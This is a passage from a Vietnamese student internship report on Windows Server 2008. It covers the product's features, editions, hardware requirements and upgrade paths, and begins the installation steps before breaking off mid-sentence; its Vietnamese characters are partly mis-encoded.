Nhiệm vụ và dịch vụ:
 Triển khai lắp đặt hệ thống mạng.
 Bảo trì hệ thống mạng.
 Tƣ vấn hỗ trợ quản trị hệ thống mạng.
III.CÔNG VIệC VÀ NHIệM Vụ ĐƢợC PHÂN CÔNG
 Nghiên cứu các dịch vụ mạng trên Windows Server 2008.
 Triển khai các dịch vụ mạng trên Windows Server 2008.
 Yêu cầu nhiệm vụ: Có kiến thức tốt về Network, System, Security.
IV.THờI GIAN THựC TậP
Từ ngày 24/02/2014 đến ngày 04/04/2014.
CHƢƠNG 2: NÔI DUNG THỰC TẬP.
I.Nhiệm vụ đƣợc giao.
 Nghiên cứu các dịch vụ mạng trên Windows Server 2008
 Triển khai các dịch vụ mạng trên Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
15
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
II.Kiến thức tìm hiểu
1.Giải pháp mạng doanh nghiệp
1.1.Giới thiệu về mạng doanh nghiệp
Hệ thống mạng của doanh nghiệp đơn giản hay phức tạp là tùy theo quy mô và
loại hình của doanh nghiệp. Ngày nay, các nhà cung ứng đã đƣa ra rất nhiều sự chọn lựa
cho doanh nghiệp nhƣ cho phép doanh nghiệp tự trang bị, tự quản lý hoặc sử dụng dịch
vụ. Những doanh nghiệp lớn với hàng ngàn máy tính cũng có những giải pháp quản lý
đặc thù kết hợp cả phần cứng và phần mềm.
Hầu hết các doanh nghiệp đều có nhu cầu sử dụng các ứng dụng công nghệ thông tin
(CNTT) ở những mức độ khác nhau. Do vậy, họ sẽ có những nhu cầu khác nhau về quản
trị hệ thống mạng (network) của doanh nghiệp. Một hệ thống đƣợc kiểm soát tốt sẽ làm
giảm đáng kể chi phí hoạt động, nâng cao hiệu quả cũng nhƣ độ tin cậy của hệ thống.
1.2.Các thành phần công nghệ trong mạng doanh nghiệp
Tùy vào qui mô lớn hay nhỏ của doanh nghiệp mà ta sẽ có những giải pháp công
nghệ và thiết kế sao cho phù hợp nhất.
Hiện nay, hầu hết các ứng dụng mới đều yêu cầu rất nhiều tài nguyên của hệ thống và
băng thông mạng, cũng nhƣ các yêu cầu về điều khiển, giám sát mạng. Vậy làm thế nào
để một doanh nghiệp vừa và nhỏ, với một số vốn đầu tƣ ban đầu hạn chế, có thể tiếp cận
đƣợc với các công nghệ hiện đại, bắt kịp sự phát triển của thế giới.
2.Windows Server 2008
Giới thiệu về mô hình Client-Server
Điều đáng ngạc nhiên là nhiều công ty ngày nay vẫn không quan tâm đến việc
thực hiện một mạng lƣới client/server. Thay vào đó họ chỉ tiếp tục thêm vào các máy
trạm để thực hiện mô hình mạng peer-to-peer. Mạng peer-to-peer không cung cấp cho
bạn nhiều cách bảo mật và chia sẽ tài nguyên. Vì vậy, không có gì ngạc nhiên khi họ
thƣờng có vấn đề với việc truy cập vào máy trạm, bị mất dữ liệu do virus, spyware hay
phải trải nghiệm việc internet bị gián đoạn. Máy tính nối mạng theo mô hình peer-to-peer
là đủ khi bạn chỉ có một vài ngƣời dung trên mạng, nhƣng khi có nhiều hơn 5 hoặc 6
ngƣời sử dụng trên mạng của bạn, bạn thực sự phải xem xét đầu tƣ một máy chủ mạng.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
16
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Vậy lợi ích của mô hình Client-Server cụ thể là gì?
- Tập tin và an ninh mạng: Vai trò quan trọng nhất của một máy chủ tập tin là an ninh
mạng mà nó cung cấp. Bằng cách tạo ra các tài khoản ngƣời dùng cá nhân và nhóm, có
thể cấp quyền cho nhóm và cá nhân khai thác dữ liệu đƣợc lƣu trữ trên mạng, ngăn chặn
ngƣời sử dụng trái phép truy cập tài liệu mà họ không nên xem. Ví dụ, trong Folder
chung thì group ketoan và group nhansu có quyền truy cập ủa nhân viên…
- Tăng độ tin cậy, giảm sự gián đoạn công việc: Nhiều máy chủ đƣợc trang bị nguồn
điện dự phòng. Với một nguồn cung cấp năng lƣợng thứ cấp chạy song song, sự mất mát
của một trong những nguồn cung cấp điện không ảnh hƣởng đến hoạt động hệ thống bình
thƣờng. Cũng vậy với hệ thống lƣu trữ của máy chủ. Không giống nhƣ một máy tính để
bàn trung bình có sử dụng một ổ cứng duy nhất, một máy chủ sẽ thƣờng sử dụng nhiều ổ
đĩa cứng làm việc trong một RAID cấu hình để ngăn ngừa mất dữ liệu hoặc một sự gián
đoạn trong quy trình làm việc. Ngoài ra, nhiều máy chủ cũng đƣợc trang bị ổ đĩa cứng hot
swappable và nguồn cung cấp điện. Các thành phần này có thể thay thế nóng cho phép
bạn thay thế phần cứng bị lỗi mà không gián đoạn toàn bộ văn phòng. Ngoài ra, kể từ khi
tất cả các dữ liệu nhân viên đang đƣợc lƣu trữ trên mạng, nếu máy trạm của ngƣời dùng
không giữa ngày làm việc, nhân viên có thể truy cập các tập tin tƣơng tự từ máy trạm
khác.
- Tập trung lƣu trữ dữ liệu và tài nguyên chia sẻ: Với một máy chủ mạng, tất cả ngƣời
dùng trên mạng có thể sử dụng các tài nguyên mạng khác nhau ngay từ bàn làm việc,
tăng hiệu quả. Một số trong những nguồn tài nguyên bao gồm:
o Tập trung lƣu trữ dữ liệu ( RAID Array )
o Network Attached Storage (NAS) thiết bị
o Tháp đĩa CD / DVD
o Máy in và máy chủ Fax
- Quản lý virus : Một trong những mối đe dọa lớn nhất đối với mạng của bạn là khả năng
lây nhiễm từ virus, phần mềm gián điệp và thƣ rác. Vì vậy, có tốt, cập nhật, phần mềm
chống virus đƣợc cài đặt trên hệ thống của bạn là một điều cần thiết. Trong một văn
phòng của 10 ngƣời hoặc ít hơn, hệ thống có thể đƣợc duy trì riêng. Bất cứ điều gì nhiều
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
17
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
hơn thế, tuy nhiên, có thể trở thành một gánh nặng thực sự. Trong những trƣờng hợp này,
một gói phần mềm chống virus kết hợp máy trạm và bảo vệ chống virus máy chủ vào một
giải pháp duy nhất có ý nghĩa hơn.
- Sao lƣu tập trung: Tất cả các doanh nghiệp nên sao lƣu dữ liệu của họ một cách thƣờng
xuyên. Bởi có tất cả các công ty của bạn và dữ liệu nhân viên đƣợc lƣu trữ tại một địa
điểm, bản sao lƣu có thể đƣợc thực hiện đáng tin cậy và nhanh chóng. Vì vậy, bạn sẽ
không bao giờ cần phải lo lắng về những dữ liệu đƣợc lƣu trữ trên những gì máy trạm
nhƣ bạn làm trong một mạng peer-to-peer. Ngày nay, hầu hết các loại phƣơng tiện truyền
thông có thể đƣợc sử dụng cho mục đích sao lƣu. Ngoài các ổ đĩa truyền thống băng, đĩa
CD, DVD, lƣu trữ và thậm chí loại bỏ Network Attached Storage (NAS) thiết bị này là
chấp nhận đƣợc. Sự lựa chọn của bạn của phƣơng tiện truyền thông sẽ phụ thuộc vào yêu
cầu cụ thể của bạn sao lƣu. Tùy thuộc vào ngân sách của bạn và nhu cầu lƣu giữ dữ liệu
của bạn, bất kỳ trong số này sẽ là một giải pháp chấp nhận đƣợc. Hãy chắc chắn rằng bạn
có ít nhất một bản sao lƣu hàng tuần theo lịch trình, mặc dù hàng ngày sẽ tốt hơn.
CHƢƠNG 3:TỔNG QUAN VỀ WINDOWS SERVER 2008
I. GIỚI THIỆU WINDOWS SERVER 2008
Microsoft Windows Server 2008 là thế hệ kế tiếp của hệ điều hành Windows
Server, có thể giúp các chuyên gia công nghệ thông tin có thể kiểm soát tối đa cơ
sở hạ tầng của họ và cung cấp khả năng quản lý và hiệu lực chƣa từng có, là sản
phẩm hơn hẳn trong việc đảm bảo độ an toàn, khả năng tin cậy và môi trƣờng máy
chủ vững chắc hơn các phiên bản trƣớc đây.
Windows Server 2008 cung cấp những giá trị mới cho các tổ chức bằng việc
bảo đảm tất cả ngƣời dùng đều có thể có đƣợc những thành phần bổ sung từ các
dịch vụ từ mạng. Windows Server 2008 cũng cung cấp nhiều tính năng vƣợt trội
bên trong hệ điều hành và khả năng chuẩn đoán, cho phép các quản trị viên tăng
đƣợc thời gian hỗ trợ cho các doanh nghiệp.
Windows Server 2008 đƣợc thiết kế để cung cấp cho các tổ chức có đƣợc
nền tảng sản xuất tốt nhất cho ứng dụng, mạng và các dịch vụ web từ nhóm làm
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
18
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
việc đến những trung tâm dữ liệu với tính năng động, tính năng mới có giá trị và
những cải thiện mạnh mẽ cho hệ điều hành cơ bản.
Cải thiện hệ điều hành cho máy chủ Windows.Thêm vào tính năng mới,
Windows Server 2008 cung cấp nhiều cải thiệm tốt hơn cho hệ điều hành cơ bản so
với hệ điều hành Windows Server 2003.
Những cải thiện có thể thấy đƣợc gồm có các vấn đề về mạng, các tính năng
bảo mật nâng cao, truy cập ứng dụng từ xa, quản lý role máy chủ tập trung, các
công cụ kiểm tra độ tin cậy và hiệu suất, nhóm chuyển đổi dự phòng, sự triển khai
và hệ thống file.
II. CÁC TÍNH NĂNG CỦA WINDOWS SERVER 2008
1. Công cụ quản trị Server Manager
Server Manager là một giao diện điều khiển đƣợc thiết kế để tổ chức và quản
lý một server chạy hệ điều hành Windows Server 2008. Ngƣời quản trị có thể sử
dụng Server Manager với những nhiều mục đích khác nhau.
- Quản lý đồng nhất trên một server
- Hiển thị trạng thái hiện tại của server
- Nhận ra các vấn đề gặp phải đối với các role đã đƣợc cài đặt một cách dễ dàng
hơn
- Quản lý các role trên server, bao gồm việc thêm và xóa role
- Thêm và xóa bỏ các tính năng
- Chẩn đoán các dấu hiệu bất thƣờng
- Cấu hình server: có 4 công cụ (Task Scheduler, Windows Firewall, Services và
WMI Control).
- Cấu hình sao lƣu và lƣu trữ: các công cụ giúp bạn sao lƣu và quản lý ổ đĩa là
Windows Server Backup và Disk Management đều nằm trên Server Manager.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
19
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
2. Windows Server Core
- Server Core là một tính năng mới trong Windows Server 2008. Nó cho phép có
thể cài đặt với mục đích hỗ trợ đặc biệt và cụ thể đối với một số role.
- Tất cả các tƣơng tác với Server Core đƣợc thông qua các dòng lệnh.
Server Core mang lại những lợi ích sau:
+Giảm thiểu đƣợc phần mềm, vì thế việc sử dụng dung lƣợng ổ đĩa cũng đƣợc
giảm. Chỉ tốn khoảng 1GB khi cài đặt.
+ Bởi vì giảm thiểu đƣợc phần mềm nên việc cập nhật cũng không nhiều.
+ Giảm thiểu tối đa những hành vi xâm nhập vào hệ thống thông qua các port đƣợc
mở mặc định.
+ Dễ dàng quản lý.
- Server Core không bao gồm tất cả các tính năng có sẵn trong những phiên bản cài
đặt Server khác. Ví dụ nhƣ .NET Framework hoặc Internet Explorer.
3. PowerShell
- PowerShell là một tập hợp lệnh. Nó kết nối những dòng lệnh shell với một ngôn
ngữ script và thêm vào đó hơn 130 công cụ dòng lệnh(đƣợc gọi là cmdlets).Hiện
tại, có thể sử dụng PowerShell trong:
+ Exchange Server
+ SQL Server
+ Terminal Services
+ Active Directory Domain Services.
+ Quản trị các dịch vụ, xử lý và registry.
- Mặc định, Windows PowerShell chƣa đƣợc cài đặt. Tuy nhiên bạn có thể cài đặt
nó một cách dễ dàng bằng cách sử dụng công cụ quản trị Server Manager và chọn
Features > Add Features
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
20
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
4. Windows Deloyment Services.
- Windows Deployment Services đƣợc tích hợp trong Windows Server 2008 cho
phép bạn cài đặt hệ điều hành từ xa cho các máy client mà không cần phải cài đặt
trực tiếp. WDS cho phép bạn cài đặt từ xa thông qua Image lấy từ DVD cài đặt.
Ngoài ra, WDS còn hỗ trợ tạo Image từ 1 máy tính đã cài đặt sẵn Windows và đầy
đủ các ứng dụng khác.
- Windows Deployment Serviece sử dụng định dạng Windows Image (WIM). Một
cải tiến đặc biệt với WIM so với RIS là WIM có thể làm việc tốt với nhiều nền
tảng phần cứng khác nhau.
5. Terminal Services.
- Terminal Services là một thành phần chính trên Windows Server 2009 cho phép
user có thể truy cập vào server để sử dụng những phần mềm.
- Terminal Services giúp ngƣời quản trị triển khai và bảo trì hệ thống phần mềm
trong doanh nghiệp một cách hiệu quả. Ngƣời quản trị có thể cài đặt các chƣơng
trình phần mềm lên Terminal Server mà không cần cài đặt trên hệ thống máy
client, vì thế việc cập nhật và bảo trì phần mềm trở nên dễ dàng hơn.
- Terminal Services cung cấp 2 sự khác biệt cho ngƣời quản trị và ngƣời dùng cuối
- Dành cho ngƣời quản trị: cho phép quản trị có thể kết nối từ xa hệ thống quản trị
bằng việc sử dụng Remote Desktop Connection hoặc Remote Desktop.
- Dành cho ngƣời dùng cuối: cho phép ngƣời dùng cuối có thể chạy các chƣơng
trình từ Terminal Services server.
6. Network Access Protection
- Network Access Protection (NAP) là một hệ thống chính sách thi hành (Health
Policy Enforcement) đƣợc xây dựng trong các hệ điều hành Windows Server 2008.
- Cơ chế thực thi của NAP:
+ Kiểm tra tình trạng an toàn của client.
+ Giới hạn truy cập đối với các máy client không an toàn.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
21
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
+ NAP sẽ cập nhật những thành phần cần thiết cho các máy client không an toàn,
cho đến khi client đủ điều kiện an toàn.Cho phép client kết nối nếu client đã thỏa
điều kiện.
+ NAP giúp bảo vệ hệ thống mạng từ các client.
+ NAP cung cấp bộ thƣ viên API (Application Programming Interface), cho phép
các nhà
quản trị lập trình nhằm tăng tính bảo mật cho mình
7. Read-Only Domain Controllers
Read-Only Domain Controller (RODC) là một kiểu Domain Controller mới
trên Windows Server 2008.Với RODC, doanh nghiệp có thể dễ dàng triển khai các
Domain Controller ở những nơi mà sự bảo mật không đƣợc đảm bảo về bảo mật.
RODC là một phần dữ liệu của Active Directory Domain Services.
Vì RODC là một phần dữ liệu của ADDS nên nó lƣu trữ mọi đối tƣợng,
thuộc tính và các chính sách giống nhƣ domain controller, tuy nhiên mật khẩu thì
bị ngoại trừ.
8. Công nghệ Failover Clustering.
Clustering là công nghệ cho phép sử dụng hai hay nhiều server kết hợp với
nhau để tạo thành một cụm server để tăng cƣờng tính ổn định trong vận hành.Nếu
server này ngƣng hoạt động thì server khác trong cụm sẽ đảm nhận nhiệm vụ mà
server ngƣng hoạt động đó đang thực hiện nhằm mục đích hoạt động của hệ thống
vẫn bình thƣờng. Quá trình chuyên giao gọi là fail-over.
Những phiên bản sau hỗ trợ:
Windows Server 2008 Enterprise
Windows Server 2008 Datacenter
Windows Server 2008 Itanium
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
22
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
9. Windows Firewall with Advance Security
Windows Firewall with Advance Security cho phép ngƣời quản trị có thể
cấu hình đa dạng và nâng cao để tăng cƣờng tính bảo mật cho hệ thống.
Windows Firewall with Advance Security có những điểm mới:
 Kiểm soát chặt chẽ các kết nối vào và ra trên hệ thống (inbound và
outbound)
 IPsec đƣợc thay thế bằng khái niệm Connection Security Rule, giúp bạn có
thể kiểm soát và quản lý các chính sách, đồng thời giám sát trên firewall.
Kết hợp với Active Directory.
 Hỗ trợ đầy đủ IPv6.
III. MỘT SỐ TÍNH NĂNG MỚI CỦA WINDOWS SERVER 2008
1. Công nghệ ảo hóa Hyper-V
Hyper-V là công nghệ ảo hóa server thế hệ mới của Microsoft, sự thay đổi
lớn nhất mà Microsoft mang lại so với phiên bản Windows Server 2003. Hyper-V
hoạt động trên nền hệ điều hành 64-bit. Với Hyper-V, ngƣời sử dụng có thể sở hữu
một nền tảng ảo hóa linh hoạt, bảo mật, tối đa hiệu suất và tiết kiệm chi phí:
 Hyper-V có thể thích nghi với doanh nghiệp lớn với hàng nghìn máy tính
hoặc các doanh nghiệp nhỏ hay văn phòng chi nhánh. Hyper-V hỗ trợ bộ
nhớ ảo lên đến 64GB, đa bộ vi xử lý.
 Khả năng bảo mật giống nhƣ các server vật lý. Kết hợp các cộng cụ bảo mật
Windows Firewall, Network Access Protection…do đó tính bảo mật tốt nhƣ
môi trƣờng thật.
 Hyper-V giúp khai thác tối đa hiệu suất sử dụng phần cứng server. Bằng
việc hợp nhất server, cho phép một server vật lý có thể đóng nhiều vai trò
của nhiều server. Từ đó, tiết kiệm đƣợc chi phí từ các khoảng mua server,
điện, không gian và bảo trì.
Hyper-V chỉ có thể hỗ trợ đến 32 bộ vi xử lý.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
23
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
2. Processor Compatibility Mode
Cho phép di trú các máy ảo sang một máy chủ vật lý khác với một phiên bản
CPU khác (nhƣng không phải là CPU của nhà sản xuất khác). Trƣớc đây, để
chuyển một máy ảo Hyper-V sang một phần cứng khác, các CPU phải giống nhau,
điều đó yêu cầu ngƣời dùng thƣờng phải mua lại phần cứng mới.
3. File Classification Infrastructure
FCI là một tính năng built-in cho phép các chuyên gia CNTT phân loại và
quản lý dữ liệu trong các máy chủ file. Dữ liệu có thể đƣợc phân loại với tác động
doanh nghiệp mức thấp, cao hoặc trung bình, sau đó ngƣời dùng có thể backup các
dữ liệu quan trọng nhất dễ dàng hơn và hiệu quả hơn.
4. Quản lý trong ỗ đĩa và file:
 Cung cấp khả năng thay đổi kich thƣớc phân vùng.
 Shadow Copy hỗ trợ ổ đĩa quang, ổ đĩa mạng.
 Distributed File System đƣợc cải tiến.
 Cải tiến Failover Clustering.
 Internet Storage Naming Server cho phép đăng ký, hủy đăng ký tập trung và
truy xuất tới các ổ đĩa cứng iSCS.
5. Cải tiến giao thức và mã hóa
o Hỗ trợ mã hóa 128 và 256 bit cho giao thức chứng thực Keberos.
o Hàm API mã hóa mới hỗ trợ mã hóa vòng elip và cải tiến quản lý chứng chỉ.
o Giao thức VPN mới Secure Socket Tunneling Protocol.
o AuthIP đƣợc sử dụng trong mạng VPN Ipsec.
o Giao thức Server Message Block 2.0 cung cấp các cải tiến trong truyền
thông.
6. Một số tính năng khác
 Windows Deployment Services thay thế cho Automated Deployment
Services và Remote Installation Services.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
24
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
 IIS 7 thay thế IIS 6, tăng cƣờng khả năng bảo mật, cải tiến công cụ chuẩn
đoán, hỗ trợ quản lý.
 Có thành phần "Desktop Experience" cung cấp khả năng cải tiến giao diện.
IV. CÁC LỢI ÍCH CỦA WINDOWS SERVER 2008
Windows Server 2008 mang đến lợi ích trong bốn lĩnh vực:Web, Ảo hóa,
Bảo mật, Nền tảng vững chắc cho các hoạt động của tổ chức
1. Web
Windows Server 2008 cung cấp một nền tảng đồng nhất để triển khai dịch
vụ Web nhờ tích hợp IIS7.0,ASP.NET,Windows Communication Foundation và
Microsoft Windows SharePoint Services.
Lợi ich của IIS 7.0:
 Tinh năng phân tích
 Quản trị hiệu quả.
 Nâng cao tính bảo mật.
 Giảm chi phí hỗ trợ.
 Giao diện thân thiện và tiện dụng
 Hỗ trợ việc sao chép giữa các site.
 Copy dễ dàng các thiết lập của trang web giữa các máy chủ web khác nhau
mà không cần phải thiết lập gì thêm.
 Chính sách phân quyền quản trị các ứng dụng và các site rõ ràng
2. Ảo hóa :
Phiên bản 64 bit của Windows Server 2008 đƣợc tích hợp sẵn công nghệ ảo
hóa hypervisor :
 Cho phép máy ảo tƣơng tác trực tiếp với phần cứng máy chủ hiệu quả hơn.
 Có khả năng ảo hóa nhiều hệ điều hành khác nhau trên cùng 1 phần cứng
máy chủ sẽ làm giảm chi phí, tăng hiệu suất sử dụng phần cứng, tối ƣu hóa
hạ tầng, nâng cao tính sẵn sàng của máy chủ.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
25
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
 Tiết kiệm chi phí mua sắm bản quyền phần mềm.
 Tich hợp và tập trung các ứng dụng phục vụ cho việc truy cập từ xa một
cách dễ dàng bằng cách sử dụng Terminal Services.
3. Bảo mật:
Các tính năng an ninh bao gồm: Network Access Protection, Read-Only
Domain Controller, BitLocker, Windows Firewall… cung cấp các mức bảo vệ
chƣa từng có cho hệ thống mạng, dữ liệu và công việc của tổ chức.
3.1. Network Access Protection (NAP):
NAP dùng để thiết lập chính sách mạng đối với các máy trạm khi máy trạm
đó muốn kết nối váo hệ thống mạng của tổ chức. Yêu cầu an ninh đối với
máy trạm đƣợc kết nối với hệ thống mạng:
Đã cài đặt phầm mềm diệt virus.
Đã cập nhật phiên bản mới.
Đã cài đặt các bản và lỗi hệ thống hoặc đã cài đặt phần mềm firewall.
3.2. Read-Only Domain Controller (RODC):
Là một kiểu Domain Controller (DC).
- RODC chứa một bản sao các dữ liệu "chỉ đọc" của dữ liệu Active Directory
(AD).
- User không thẻ ghi trực tiếp vào RODC.
- RODC không chứa thông tin về mật khẩu trong AD, mà chỉ caching các
users đƣợc phép sử dụng ở đó.
 RODC thích hợp cho việc triển khai ở các chi nhánh, nơi có điều kiện bảo mật
kém cũng nhƣ trình độ của nhân viên IT còn hạn chế.
3.3. BitLocker:
o Bảo vệ an toàn cho máy chủ, máy trạm, máy tính di động.
o Mã hóa nội dung của ổ đĩa nhằm ngăn cản
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
26
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
o Nâng cao khả năng bảo vệ dữ liệu: kết hợp chức năng mã hóa tập tin hệ
thống và kiểm tra tinh toàn vẹn của các thành phần khi boot.
o Toàn bộ tập tin hệ thống đƣợc mã hóa, gồm cả file swap và file hibernation.
3.4. Windows Firewall:
 Ngăn chặn các lƣu lƣợng mạng theo cấu hình và các ứng dụng dạng chạy để
bảo vệ mạng khỏi các chƣơng trình và ngƣời dùng nguy hiểm.
 Hỗ trợ ngăn chặn các thông tin vào và ra.
 Sử dụng MMC snap-in ( Windows Firewall with Adbanced Security) để đơn
giản hóa việc cấu hình, quản trị.
V. CÁC PHIÊN BẢN CỦA WINDOWS SERVER 2008
1. Windows Server 2008: ứng dụng cho các trung tâm data lớn, ứng dụng nghiệp
vụ riêng,... khả năng mở rộng cao cho tới 64 bộ xử lý.
2. Windows Server 2008 Standard Edition
Windows Server 2008 Standard là một trong những phiên bản ít tốn kém
nhất của các phiên bản khác nhau có sẵn. Windows Server 2008 Stardard hỗ trợ
tới 4GB RAM và 4 bộ vi xử lý.
Chủ yếu nhắm mục tiêu và các doanh nghiệp vừa và nhỏ. Chỉ có thể nâng
cấp lên Windows Server 2008 Standard từ Windows 2000 Server và Windows
Server 2003 Standard Edition.
3. Windows Server 2008 Enterprise Edition
Windows Server 2008 Enterprise Edition cung cấp chức năng lớn hơn và có
khả năng mở rộng hơn so với bản tiêu chuẩn. Cũng nhƣ phiên bản Standard
Edition thì phiên bản Enterprise cũng có cả hai phiên bản 32-bit và 64-bit. Hỗ trợ 8
bộ xử lý và lên tới 64GB bộ nhớ RAM trên hệ thống 32-bit và 2TB RAM trên hệ
thống 64-bit.
Các tính năng khác của ấn bản Doanh nghiệp bao gồm hỗ trợ Clustering đến
8 nút và Active Directory Federated Services (AD FS).
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
27
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Các phiên bản Windows Server 2000, Windows 2000 Advanced Server,
Windows Server 2003 Standard Edition và Windows Server 2003 Enterprise
Edition đều có thể đƣợc nâng cấp lên Windows Server 2008 Enterprise Edition.
4. Windows Server 2008 Datacenter Edition
Phiên bản Datacenter đại diện cuối cùng của loạt sản phẩm máy chủ
Windows 2008 và mục tiêu là nhiệm vụ quan trọng đòi hỏi các doanh nghiệp ổn
định và mức độ thời gian hoạt động cao. Windows Server 2008 phiên bản
Datacenter là liên hệ chặt chẽ với các phần cứng cơ bản thông qua việc thực hiện
tùy chỉnh Hardware Abstraction Layer (HAL).
Windows server 2008 Datacenter cũng hỗ trợ hai phiên bản 32 bit và 64 bit.
Nó hỗ trợ 64GB bộ nhớ RAM trên nền 32 bit và lên tới 2TB RAM trên nền 64 bít.
Ngoài ra phiên bản này còn hỗ trợ tối thiểu là 8 bộ vi xử lý và tối đa là 64.
Để nâng cấp lên phiên bản này thì phải là các phiên bản Datacenter 2000 và
2003.
5. Windows Web Server 2008
 Windows Web Server 2008 là một phiên bản của Windows Server 2008
đƣợc thiết kế chủ yếu cho mục đích cung cấp các dịch vụ web. Nó bao gồm
Internet Information Services (IIS) 7,0 cùng với các dịch vụ liên quan nhƣ
Simple Mail Transfer Protocol (SMTP) và Telnet. Nó cũng có các phiên bản
32-bit và 64-bit, phiên bản và hỗ trợ lên đến 4 bộ vi xử lý. RAM đƣợc giới
hạn 4GB và 32GB trên 32-bit và 64-bit hệ thống tƣơng ứng.
 Windows Web Server 2008 thiếu nhiều tính năng hiện diện trong các phiên
bản khác nhƣ phân nhóm,mã hóa ổ đĩa BitLocker, Multi I/O,Windows
Internet Naming Service (WINS),Removable Storage Management và SAN
Management.
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
28
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
CHƢƠNG 4: CÀI ĐẶT WINDOWS SERVER 2008
I. YÊU CẦU PHẦN CỨNG
Phần cứng Yêu cầu tối thiểu Đề nghị
Bộ vi xử lý 1 Ghz (x86), 1,4 Ghz
(x64)
2Ghz hoặc lớn hơn
RAM 512MB RAM 2GB
Dung lƣợng trống 15GB 40GB
Windows Server 2008 hỗ trợ cả 2 cấu trúc vi xử lý 32-bit và 64-bit. Tuy
nhiên, phiên bản mới nhất là Windows Server 2008 R2, Windows Midmarket
Server và Windows Small Business với những tính năng đa dịch vụ, các phiên bản
này chỉ hỗ trợ cấu trúc vi xử lý 64-bit.
RAM hỗ trợ tối đa cho hệ thống 32-bit là 4GB khi chạy phiên bản
Standard Edition và 64GB khi chạy phiên bản Enterprise và Datacenter. Nếu
chạy hệ thống 64-bit, bộ nhớ RAM có thể hỗ trợ lên dến 32GB và 2TB RAM cho
phiên bản Enterprise và Datacenter. Thêm vào đó, Windows Server 2008 hỗ trợ
hệ thống Itanium, tuy nhiên chip xử lí Intel Itanium 2 nhân là cần thiết.
II. CÁC CÁCH CÀI ĐẶT
Có 6 cách cài đặt Windows Server 2008
 Tự cài đặt các nâng cấp
 Cài đặt từ kịch bản
 Sử dụng Sconfig
 Visual Core Configurator 2008
 Cài đặt bằng cách sử dụng Core Configurator 2.0
 Cài đặt trực tiếp từ đĩa CD Windows Server 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
29
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
III. NÂNG CẤP LÊN WINDOWS SERVER 2008
Những phiên bản trƣớc Nâng cấp lên Windows Server
2008
Microsoft Windows Server 2003 R2 Standard,
Enterprise hoặc DatacenterEdition
Hỗ trợ đầy đủ
Microsoft Windows Server 2003 Service Pack
1(SP1) Standard, Enterprise hoặc Datacenter
Edition
Hỗ trợ đầy đủ
Microsoft Windows Server 2003 Service Pack
2 (SP2) Standard, Enterprise hoặc Datacenter
Edition
Hỗ trợ đầy đủ
Windows NT 4.0 Không hỗ trợ
Windows 2000 Server Không hỗ trợ
Windows XP Không hỗ trợ
Windows Vista Không hỗ trợ
Windows 7 Không hỗ trợ
Để nâng cấp lên phiên bản Windows Server 2008, cần phải chạy các hệ điều
hành ở cấp độ server. Không thể nâng cấp các phiên bản Windows dành cho ngƣời
dùng nhƣ Windows XP hoặc Windows Vista lên Windows Server 2008. Để nâng
cấp lên Windows Server 2008, hệ thống của bạn phải chạy Windows Server
2003. Việc nâng cấp từ Windows NT 4.0 và Windows 2000 Server không đƣợc hỗ
trợ. Việc nâng cấp từ những phiên bản Windows Server 2003 lên phiên bản
Windows Server 2008 Server Core không đƣợc hỗ trợ. Việc nâng cấp chỉ thực hiện
đƣợc ở những phiên bản giống nhau. Khi nâng cấp lên phiên bản Windows Server
2008, mọi cấu hình thiết lập, file và các chƣơng trình đều đƣợc giữ lại
IV. CÀI ĐẶT WINDOWS SERVER 2008
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
30
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Đặt đĩa CD vào ổ đĩa, khởi động lại máy tính và bắt đầu tiến hành quá trình cài đặt.
Language to instalk : ngôn ngữ bạn muốn hiển thị.
Time and currency format : định dạng thời gian và tiền tệ.
Keyboard or input method : định dạng bàn phím và phƣơng thức nhập chữ.Sau
khi lựa chọn, click Next để tiếp tục cài đặt
Trung Tâm Đào Tạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP
31
Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008
Click Install now để bắt đầu cài đặt.
Lựa chọn phiên bản Windows Server thích hợp, ở đây chúng ta chọn phiên
